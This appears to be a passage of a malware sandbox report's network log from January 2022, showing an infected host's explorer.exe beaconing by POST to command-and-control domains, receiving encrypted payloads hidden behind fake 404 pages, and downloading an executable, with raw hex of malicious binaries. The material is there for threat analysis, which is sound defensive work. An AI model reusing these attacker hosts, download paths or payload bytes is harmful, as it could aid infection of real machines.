3d 14 b6 b6 02 03 75 0b 56 56 56 56 56 ff 15 3c 20 41 00 89 75 fc 8b 45 10 89 45 fc 8b 45 0c 31 45 fc 8b 45 fc 8b 4d 08 89 01 5e c9 c2
Data Ascii: MZ@!L!This program cannot be run in DOS mode.$8f|||bU$WbU5abU#[y|bU*}bU4}bU1}Rich|PELMJO`<w @wy<v!@ .text `.rdata @@.datas @.rsrcv@@UQV3=uVVVVV< AuEEE1EEM^</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
47	192.168.2.3	49861	187.232.210.249	80	C:\Windows\explorer.exe

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Jan 9, 2022
18:48:42.963339090 CET</td><td>15125</td><td>OUT</td><td>POST / HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Accept: */*
Referer: http://gckkxgv.net/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Content-Length: 356
Host: amogohuigotuli.at</td></tr>
</table>

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:48:43.619076967 CET	15271	IN	HTTP/1.0 404 Not Found Date: Sun, 09 Jan 2022 17:48:43 GMT Server: Apache/2.4.6 (CentOS) PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 327 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
48	192.168.2.3	49862	175.126.109.15	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:48:44.949873924 CET	15272	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://ynbdlhhsfj.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 263 Host: amogohuigotuli.at
Jan 9, 2022 18:48:46.229041100 CET	15276	IN	HTTP/1.0 404 Not Found Date: Sun, 09 Jan 2022 17:48:45 GMT Server: Apache/2.4.6 (CentOS) PHP/5.6.40 X-Powered-By: PHP/5.6.40 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 00 00 b4 60 fb d4 0e 1a 40 10 16 30 80 b7 2c 78 84 4f ad 7d f5 71 b1 34 b2 96 20 c3 49 91 4a 25 39 57 90 06 64 04 ec 38 49 6b 19 b1 cd e4 dc b5 44 a4 06 4a 38 50 87 d2 d9 c3 3e 08 a2 13 f5 8e e2 e3 07 97 8a 06 9e 8f f1 83 0e 25 a6 79 5e 5c 95 03 0f 2e 0e 4b 69 e1 d9 a0 6a 7d ec 53 2e 3b 76 4b 12 73 36 18 28 a6 70 a3 d1 5f 36 6b 85 29 7c f2 c6 e6 70 95 06 7c 93 74 5d b9 53 68 47 8f 2a f5 3c eb e8 da 25 74 fe b3 89 24 05 7f 55 b7 d9 bc ce 25 6b 9d a5 89 34 b5 5d 91 f0 3e 7f 47 df 7c 6c 4a 1c 0a 91 6f bb 0b 09 5e 29 73 f6 45 bd b1 ab 52 54 30 c3 16 d1 67 97 a5 0c 92 74 ce 37 0c ac 7e 2b e9 6f 86 a1 1a d9 b3 29 14 5f 25 f5 9f bf 6c 13 d9 b4 52 b4 05 33 4f 62 3e 15 21 0b 5a a3 06 93 3a 56 3f cb 00 73 fb 42 15 9b 06 56 53 ba 16 40 fe 1d 09 52 2b e5 8d 83 7b 9e 45 f4 fe 73 8c 5c db c4 3d 18 13 bf c0 de 92 24 08 4f c5 5e b8 cb a1 61 6e de f5 69 f9 12 17 7e 5f ef 9a a5 54 c9 a0 c1 bb dd 7a 08 90 4e 19 e0 2c 95 a9 1d 1a f5 96 be 25 51 61 9a d4 75 7c 88 2c c8 48 99 67 cc 4a 98 03 fd 6d 9e aa 6b ac 87 3f bd 61 0d c0 4d bf 46 24 fd f8 12 6c 33 6c 39 7c 0a 8d c7 fd e4 0e a4 eb 7e 71 97 d8 fe 1a 54 9b 4a d8 19 de 86 4f 83 f3 82 ae 9c 97 02 4c 75 56 ad f3 57 3b 2a b9 72 ee cc 23 b2 75 0e 31 79 92 90 f7 5f b4 e7 e7 6e 2b 4c 80 d0 12 f9 13 63 11 bb d6 af 31 3c 27 d4 69 b7 9f 33 c9 cc 46 d9 48 15 ac d7 bf d2 55 7d af ba 68 92 0e ff 9d 7f 7f 55 40 57 24 70 39 26 e6 ac 04 28 84 42 40 77 9b c7 9b 84 e7 3d 66 f1 8a 64 b1 1d 30 12 51 8c 70 17 4b af 1f ba f6 f6 01 e8 e4 cf 71 aa 90 4e b1 54 55 a5 be bc 1b 6f c7 cb 29 32 28 e7 5b 1e 54 ab 1e 26 7d 11 ee e3 ce 57 c3 62 6f e1 7e a0 3d 68 91 24 36 06 f1 2c 1e a5 03 5b c5 1f e4 a6 49 1b 9f 10 b9 d9 b0 99 07 99 8a cd e4 7f 74 39 50 6d 03 e2 dd ea ff 80 62 7a d7 00 79 fd e0 2b c9 bf bb 01 68 17 28 d2 fa 4d 1f d0 a1 aa 7a 8f f6 6b e3 cd d0 d9 37 40 80 e3 dc e7 57 9c 30 27 a6 5b fe 3f c9 e7 17 3f bc af 7e 4d a2 70 d4 03 8d a7 98 76 6e 0f ca 82 cf 25 2e 9f 96 ce ec 75 98 c3 e7 23 da b9 a6 3c 29 43 43 24 df 03 62 18 4a 57 f8 40 26 ae 88 c1 ae aa 33 25 7d da a9 c3 e8 c8 2f cb e2 09 e8 cb 23 1e ec 18 b8 77 b3 0e 93 81 19 13 88 b9 8c f5 18 97 52 b9 c1 ea 9e 13 e8 b8 4c 45 e1 f0 73 8d 43 d9 ed 07 b2 52 dc 1a 9e 8b 18 57 21 01 7d 42 03 81 96 7f d8 2e 27 9d df 3c 42 56 60 de 9e 73 0f b6 65 a2 25 1f 78 60 38 30 5f d6 a6 b8 78 fe b1 8e 98 6d 18 5e 32 d0 e9 f3 32 42 c2 39 16 12 47 0b e9 17 10 8d e3 51 20 b2 3d db 10 54 5a 17 1c 5c 5a 16 b3 19 5f 11 8f 69 f9 e4 39 2a 01 6e f1 fd 58 b3 dc 95 25 1c 90 53 72 5e 15 33 b5 01 82 e3 92 c2 01 6d 7e d3 85 bc 43 cf 76 62 93 45 e1 05 85 d4 9c 97 2e 60 10 3a 93 8b 94 e5 fe d6 ae 32 c8 6e d5 8d 4a ad fb 91 65 69 17 ee f3 af 84 ed 67 e1 a2 3a 84 aa 58 5d 1c 79 9b 37 67 d2 1f ad af ac d5 54 24 d1 e4 dd b2 3a 6a c0 8e ad 90 bb 9a 05 71 77 92 ae 0f 27 d1 9c 65 53 55 cd ab 48 63 36 cc 82 8e 82 a4 9e 9c bf cb b3 f2 fe 92 c6 5a 6b 76 62 8c c9 69 c7 32 a7 90 4e b0 d4 08 d9 4e 2f 18 4b 74 f8 4f b5 24 74 05 f6 6c 1d bf 9d 69 13 23 92 37 88 32 78 7e 66 0b 1b b9 fb 35 51 ed 00 e4 26 0d 72 d7 a2 65 3f 3f 1c f9 e1 f7 66 08 60 f4 ce 89 ca 3b d4 85 08 c7 18 47 64 00 2d ed 07 fc ae 1c 0b 30 63 3d 32 6c 0f 73 f1 c7 00 c4 3d dd 12 e2 d8 28 32 72 91 5 9 03 d6 c9 f0 a8 8a 7a 2e d3 cd 8c 5f a9 85 10 70 8a a1 76 fe f3 57 a9 62 29 02 3d de b8 d4 5d 9a 44 9a 74 0f 46 24 37 b8 ec ee af 47 7f 04 cd f3 62 0b 42 97 90 17 a5 8c 4e 81 03 5a b5 00 a0 57 a1 ff 1b 5a 8f e0 e5 66 62 78 0e de 88 6b 17 ae 30 28 39 8a 53 eb 13 66 b5 29 1f 74 82 94 e7 98 6c b2 9f f0 75 6b cc 32 Data Ascii: `@0,xO}q4 IJ%9Wd8IkDJ8P>%y^\.Kij}S.;vKs6(p_6k)|p|t]ShG*<%t$U%k4]>G\|IJo^)sERT0gt7~+o)_%IR 3Ob>!Z:V?sBVS@R+{Es\=$O^ani~_TzN,%Qau|,HgJmk?aMF$\|3\|9\|~qTJOLuVW;*r#u1y_n+Lc1<'i3FHU}hU@W$p9& (B@w=fd0QpKqNTUo)2([T&}Wbo~=h$6,[lt9Pmbzy+h(Mzk7@W0'[??~Mpvn%.u#<)CC$bJW@&3%}/#wRLEsCRW! }B.'<BV`se%x`80_xm^22B9GQ =TZ\Z_i9*nX%Sr^3m~CvbE.`:2nJeig:X]y7gT$:jqw'eSUHc6Zkvbi2NN/KtO$tli#72x~f5Q &re??f`;Gd-0c=2ls=(2rYz._pvWb)=]DtF$7GbBNZWZfbxk0(9Sf)tluk2

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
49	192.168.2.3	49863	47.251.44.201	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:48:45.353729963 CET	15273	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://tlclh.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 177 Host: host-data-coin-11.com
Jan 9, 2022 18:48:45.897263050 CET	15274	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Sun, 09 Jan 2022 17:48:45 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49747	47.251.44.201	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:47:38.416515112 CET	1061	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://gajno.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 124 Host: host-data-coin-11.com
Jan 9, 2022 18:47:38.959603071 CET	1061	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Sun, 09 Jan 2022 17:47:38 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
50	192.168.2.3	49864	47.251.44.201	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:48:46.118674040 CET	15275	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://xpnufbkn.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 348 Host: host-data-coin-11.com
Jan 9, 2022 18:48:46.676958084 CET	15284	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Sun, 09 Jan 2022 17:48:46 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 34 36 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f c5 86 52 06 26 1a ff b5 98 ff a9 1e ad 12 93 3a f9 55 50 99 4a f7 e0 25 e5 39 1a 4c ed ac 8c 70 bc 57 dd 43 d1 fc 2e 8d 25 ee c3 93 58 2a e4 a8 1d 63 a9 0d 0a 30 0d 0a 0d 0a Data Ascii: 46I:82OR&:UPJ%9LpWC.%X*c0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
51	192.168.2.3	49865	47.251.44.201	80	C:\Windows\explorer.exe

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Jan 9, 2022
18:48:48.144927025 CET</td><td>15490</td><td>OUT</td><td>GET /files/2150_1641729871_1812.exe HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Host: data-host-coin-8.com</td></tr>
<tr><td>Jan 9, 2022
18:48:48.689198971 CET</td><td>15628</td><td>IN</td><td>HTTP/1.1 200 OK
Server: nginx/1.20.1
Date: Sun, 09 Jan 2022 17:48:48 GMT
Content-Type: application/x-msdos-program
Content-Length: 1670200
Connection: close
Last-Modified: Sun, 09 Jan 2022 12:04:31 GMT
ETag: "197c38-5d52505cea333"
Accept-Ranges: bytes
Data Raw: 4d 5a e2 15 17 e8 ec 6f ac 01 a3 67 88 27 b0 3a 07 28 33 98 08 dd 33 32 a2 e3 d0 db df 66 f6 e9 c8 9b f0 ce 43
27 42 7b 62 19 d6 e4 19 09 05 f6 16 cd 2b 9a c3 52 c6 c7 98 88 64 3a 00 01 00 00 0b 51 d1 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 13 aa cc 61 00 00 00
00 00 00 00 00 e0 00 02 01 0b 01 0a 00 00 2e 01 00 00 84 0a 00 00 00 00 00 00 50 3a 00 00 10 00 00 00 40 01 00 00 00
40 00 00 10 00 00 00 02 00 00 05 00 01 00 00 00 00 00 05 00 01 00 00 00 00 00 00 f0 3b 00 00 04 00 00 66 1c 1a 00 02
00 40 80 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 40 31 00
60 01 00 00 00 50 31 00 78 f8 08 00 00 00 00 00 00 00 00 00 70 63 19 00 c8 18 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44
41 54 41 00 00 00 00 00 30 31 00 00 10 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60
2e 63 74 6f 72 73 00 00 00 10 00 00 00 40 31 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c
0 2e 72 73 72 63 00 00 00 78 f8 08 00 00 50 31 00 0c ed 03 00 00 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00
40 2e 74 65 78 74 00 00 00 00 a0 01 00 00 50 3a 00 0d 9e 01 00 00 f4 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00
00 e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa 14 bb 41
81 e9 78 b2 8c 7b 7d b2 c4 17 98 83 e4 9a d2 ed f7 79 7b fc 71 78 d6 df b2 87 68 ae 00 ee cc 63 b8 8a 5a e9 fb 03 ec e1
e3 81 ee 5f 57 44 77 2e 0d 03 6c 40 31 00 00 00 00 00 00 00 00 00 a4 40 31 00 64 40 31 00 7c 40 31 00 00 00 00 00 00 0
0 00 00 cb 40 31 00 74 40 31 00 8c 40 31 00 00 00 00 00 00 00 00
Data Ascii: MZog':(332fC'B{b+Rd:QPELa.P:@@;f@@1`P1xpcDATA01`.ctors@1@.rsrcxP1@@.textP:@Ax{}y{qxhcZ_W
Dw.l@1@1d@1|@1@1t@1@1</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
52	192.168.2.3	49866	211.119.84.112	80	C:\Windows\explorer.exe

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Jan 9, 2022
18:48:50.807234049 CET</td><td>17224</td><td>OUT</td><td>POST / HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Accept: */*
Referer: http://psidp.net/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Content-Length: 342
Host: amogohuigotuli.at</td></tr>
<tr><td>Jan 9, 2022
18:48:51.553076029 CET</td><td>17838</td><td>IN</td><td>HTTP/1.0 404 Not Found
Date: Sun, 09 Jan 2022 17:48:51 GMT
Server: Apache/2.4.6 (CentOS) PHP/5.6.40
X-Powered-By: PHP/5.6.40
Content-Length: 327
Connection: close
Content-Type: text/html; charset=utf-8
Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48
54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20
4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74
20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20
6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69
6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e
74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65
6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64
79 3e 3c 2f 68 74 6d 6c 3e
Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head>
<body><h1>Not Found</h1><p>The requested URL / was not found on this server.</p><p>Additionally, a 404 Not Found
error was encountered while trying to use an ErrorDocument to handle the request.</p><hr></body></html></td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
53	192.168.2.3	49867	148.0.74.229	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:48:51.755096912 CET	17839	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://bveasvok.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 200 Host: amogohuigotuli.at
Jan 9, 2022 18:48:52.342957020 CET	17841	IN	HTTP/1.0 404 Not Found Date: Sun, 09 Jan 2022 17:48:52 GMT Server: Apache/2.4.6 (CentOS) PHP/5.6.40 X-Powered-By: PHP/5.6.40 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 00 00 b4 60 fb d4 0e 1a 40 10 16 30 80 b7 2c 78 84 4f ad 7d f5 71 b1 34 b2 96 20 c3 49 91 4a 25 39 57 90 06 64 04 ec 38 49 6b 19 b1 cd e4 dc b5 44 a4 06 4a 38 50 87 d2 d9 c3 3e 08 a2 13 fd 8e e2 e3 07 97 8a 06 9e 8f f1 83 0e 25 a6 79 5e 5c 95 03 0f 2e 0e 4b 69 e1 d9 a0 6a 7d ec 53 2e 3b 76 4b 12 73 36 18 28 a6 70 a3 d1 5f 36 6b 85 29 7c f2 c6 e6 70 95 06 7c 93 74 5d b9 53 68 47 8f 2a f5 3c ea e8 da 25 75 fe b3 89 25 05 7f 55 b6 d9 bc ce 24 6b 9d a5 88 34 b5 5d 90 f0 3e 7f 46 df 7c 6c 4b 1c 0a 91 6e bb 0b 09 5f 29 73 f6 44 bd b1 ab 53 54 30 c2 17 d1 67 97 a4 0c 92 74 cf 37 0c ac 7f 2b e9 6f 87 a1 1a d9 b2 29 14 5f 24 f5 9f bf 6c 13 d9 b4 53 b4 05 33 4f 62 3e 15 21 0b 5a f3 43 93 3a 1a 3e ce 00 a8 83 09 4a d7 07 53 53 fa cb 1f 9e fd 09 51 2a ee 8c 8a 7b 7e 6d f1 ff 78 57 6a db c4 0d 13 13 e3 07 e1 92 24 18 4f c5 03 e1 cd a1 61 7e 9e f5 69 a9 19 17 7e 5d af 9a a0 44 c9 a0 c1 b9 dd 7a 08 90 4e 19 e0 2c 95 a9 18 1a b3 96 be 21 51 61 ba 71 39 7c 8a 28 c8 c8 6b a1 d0 4a 9a 13 fd ec 9e aa 6b ac 87 3f bd 61 0d c0 5d bf 56 34 fd f8 12 6c 33 6c 29 7c 0a 8d 5b aa e2 0e 98 eb 7e 71 eb f0 b0 1a 48 13 4a d8 19 ae cc 4f 3b 79 82 ae 9c 97 02 4c 75 56 ad f3 57 3b 2a b9 72 ee cc 23 32 34 08 31 65 92 90 f7 df f5 ec e7 72 2b 4c 80 d0 12 f9 13 63 11 bb d6 af 31 3c 27 d4 69 b7 9f 93 9a ca 46 99 48 15 ac af eb d9 55 3d af ba 68 92 4e f9 9d 3b 7e 55 40 57 64 7b 39 66 e7 ac 04 28 84 42 40 77 9b c7 9b 84 e7 3d 66 f1 8a 64 b1 33 44 77 29 f8 70 17 4b 51 4c d9 8e 82 11 e8 e4 1f 76 a7 90 4e a5 54 55 a5 8e b7 1b 6f c3 cb 29 32 28 e7 5b 3e 54 ab 7e 08 0f 75 8f b7 af 57 a3 a0 03 85 1f d4 1c 6e 91 9c 09 06 f1 2c 72 a8 03 5b e5 1f e4 a6 7d 10 9f 10 b9 d9 b0 d9 07 99 ca e3 80 1e 00 18 50 6d 43 50 48 b5 8b e1 02 7c d7 9c 9a c3 e0 2b e5 b2 bb 01 7a 17 28 d2 ae 46 1f d0 a1 aa 7a cf f6 6b 23 e3 b8 b0 5a 61 f6 e3 1c bb 22 f5 52 48 a4 7f 96 4d cf e7 17 3f 82 e3 7e 4d a6 70 d4 03 eb ac 98 76 6e 0f ca c2 cf 25 6e b1 e4 bd 9e 56 98 c3 a7 2d 20 ca d4 5f 59 06 43 9c df 03 62 18 58 1b f8 40 aa ae 88 c1 c4 a1 33 25 7d da a9 83 e8 c8 6f cb e2 09 e8 8b 23 1e ac 18 b8 77 b3 0e 93 81 19 13 88 b9 8c f5 18 97 52 b9 c1 ea 9e 13 e8 b8 4c 45 e1 f0 73 8d 43 d9 ed 07 b2 52 dc 1a 9e 8b 18 57 21 01 7d 42 03 81 96 7f d8 2e 27 9d df 3c 42 56 60 de 9e 73 0f b6 65 a2 25 1f 78 60 38 30 5f d6 a6 b8 78 fe b1 8e 98 6d 18 5e 32 d0 e9 f3 32 42 c2 39 16 12 47 0b e9 17 10 8d e3 51 20 b2 3d db 10 54 5a 17 1c 5c 5a 16 b3 19 5f 11 8f 69 f9 e4 39 2a 01 6e f1 fd 58 b3 dc 95 25 1c 90 53 72 5e 15 33 b5 01 82 e3 92 c2 01 6d 7e d3 85 bc 43 cf 76 62 93 45 e1 05 85 d4 9c 97 2e 60 10 3a 93 8b 94 e5 fe d6 ae 32 c8 6e d5 8d 4a ad fb 91 65 69 17 ee f3 af 84 ed 67 e1 a2 3a 84 aa 58 5d 1c 79 9b 37 67 d2 1f ad af ac d5 54 24 d1 e4 dd b2 3a 6a c0 8e ad 90 bb 9a 05 71 77 92 ae 0f 27 d1 9c 65 53 55 cd ab 48 63 36 cc 82 8e 82 a4 9e 9c bf cb b3 f2 fe 92 c6 5a 6b 76 62 8c c9 69 c7 32 a7 90 4e b0 d4 08 d9 4e 2f 18 4b 74 f8 4f b5 24 74 05 f6 6c 1d bf 9d 69 13 23 92 37 88 32 78 7e 66 0b 1b b9 fb 35 51 ed 00 e4 26 0d 72 d7 a2 65 3f 3f 1c f9 e1 f7 66 08 60 f4 ce 89 ca 3b d4 85 08 c7 18 47 64 00 2d ed 07 fc ae 1c 0b 30 63 3d 32 6c 0f 73 f1 